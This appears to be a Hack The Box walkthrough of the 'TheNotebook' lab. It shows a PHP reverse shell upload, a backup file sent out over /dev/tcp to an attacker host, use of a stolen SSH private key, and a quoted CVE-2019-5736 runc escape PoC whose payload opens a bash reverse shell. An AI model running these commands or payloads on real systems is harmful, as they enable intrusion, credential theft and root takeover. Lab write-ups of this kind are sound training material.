
let's upload a php reverse shell .



```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# mv php-reverse-shell.php shell.php

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# geany shell.php
```



```

set time limit (0);
$VERSION = "1.0";
$ip = '10.10.14.10';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk size = 1400;
$write a = null;
$error a = null;
$shell = 'uname -a; w; id; /bin/sh -i'
$daemon = 0;
$debug = 0;
```




shell.php

Your Files


7c2b5d52e2e1d4e590a47709536e7fa2.php

click view , and we get a reverse shell as www-data




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# nc -nlvp 8888
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:46110.
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 00:42:16 up  3:49,  0 users,  load average: 0.09, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In /var/backups/ there is home.tar.gz file




```
www-data@thenotebook:/$ cd /var/backups/
www-data@thenotebook:/var/backups$ ls -al
total 60
drwxr-xr-x  2 root root  4096 Jun  8 20:53 .
drwxr-xr-x 14 root root  4096 Feb 12 06:52 ..
-rw-r--r--  1 root root 33252 Feb 24 08:53 apt.extended_states.0
-rw-r--r--  1 root root  3609 Feb 23 08:58 apt.extended_states.1.gz
-rw-r--r--  1 root root  3621 Feb 12 06:52 apt.extended_states.2.gz
-rw-r--r--  1 root root  4373 Feb 17 09:02 home.tar.gz
```




```
www-data@thenotebook:/var/backups$ cat home.tar.gz > /dev/tcp/10.10.14.10/4444
```

getting the tar.gz file




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# nc -nlvp 4444 > home.tar.gz
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.230.
Ncat: Connection from 10.10.10.230:33020.

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
home.tar.gz  jwtRS256.key.pub  privKey.key  req.txt  shell.php  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~
```

Unzipping we got the ssh keys




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# tar -xvf home.tar.gz
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
```

give permission and ssh into the server




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
home  home.tar.gz  jwtRS256.key.pub  privKey.key  req.txt  shell.php  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# cd home/noah/.ssh

┌──(root💀kali)-[/Documents/…/thenotebook/home/noah/.ssh]
└─# ls
authorized_keys  id_rsa  id_rsa.pub

┌──(root💀kali)-[/Documents/…/thenotebook/home/noah/.ssh]
└─# chmod 600 id_rsa

┌──(root💀kali)-[/Documents/…/thenotebook/home/noah/.ssh]
└─# ssh -i id_rsa noah@10.10.10.230
The authenticity of host '10.10.10.230 (10.10.10.230)' can't be established.
ECDSA key fingerprint is SHA256:GHcgekaLnxmzAeBtBN8jWgd3DME3eniUb0l+PDmejDQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.230' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun  9 01:01:35 UTC 2021

  System load:  0.0               Processes:              179
  Usage of /:   40.2% of 7.81GB   Users logged in:        0
  Memory usage: 13%               IP address for ens160:  10.10.10.230
  Swap usage:   0%                IP address for docker0: 172.17.0.1


61 packages can be updated.
0 updates are security updates.


Last login: Wed Feb 24 09:09:34 2021 from 10.10.14.5
noah@thenotebook:~$ id
uid=1000(noah) gid=1000(noah) groups=1000(noah)
```

root




```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
```



What is Docker and why is it used?

Docker is a tool designed to make it easier to create, deploy, and run applications by using containers. Containers allow a developer to package up an application with all of the parts it needs, such as libraries and other dependencies, and deploy it as one package.

searching for the exploit, the first website is interesting




About 836,000 results (0.47 seconds)

When someone (attacker or victim) uses **docker exec** to get into the container, this will trigger the **exploit** which will allow code execution as root. The second (which is not what this repo is), creates a malicious **Docker** image. When that image is **run**, the **exploit** will fire. No need to **exec** into the container. Feb 19, 2019

https://github.com › Frichetten › CVE-2019-5736-PoC


Frichetten/CVE-2019-5736-PoC - GitHub

https://github.com/Frichetten/CVE-2019-5736-PoC




How do I run it?

Modify the code however you see fit and compile it with `go build main.go`. Move that binary to the container you'd like to escape from. Execute the binary, and then the next time someone attaches to it and calls `/bin/sh` your payload will fire.




```go
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @ cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
        "fmt"
        "io/ioutil"
        "os"
        "strconv"
        "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n echo 'bash -i >& /dev/tcp/10.10.14.10/1337 0>&1' > /tmp/rev.sh && chmod +x /tmp/rev.sh && bash /tmp/rev.sh"

func main() {
        // First we overwrite /bin/sh with the /proc/self/exe interpreter path
        fd, err := os.Create("/bin/sh")
        if err != nil {
```

build it go build main.go




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# go build main.go

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
home  home.tar.gz  jwtRS256.key.pub  main  main.go  privKey.key  req.txt  shell.php  thenotebook.ctb  thenotebook.ctb~  thenotebook.ctb~~  thenotebook.ctb~~~
```

now go to the machine, get into the docker container
and in /tmp/ wget the main executable.
give executable permission and run the file
and simultaneously open second ssh session, and ssh into it
and run sudo /usr/bin/docker exec -it webapp-dev01 sh




```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@41519328f8ca:/opt/webapp# cd /tmp/
root@41519328f8ca:/tmp# wget http://10.10.14.10:8000/main
--2021-06-09 02:11:13--  http://10.10.14.10:8000/main
Connecting to 10.10.14.10:8000 ... connected.
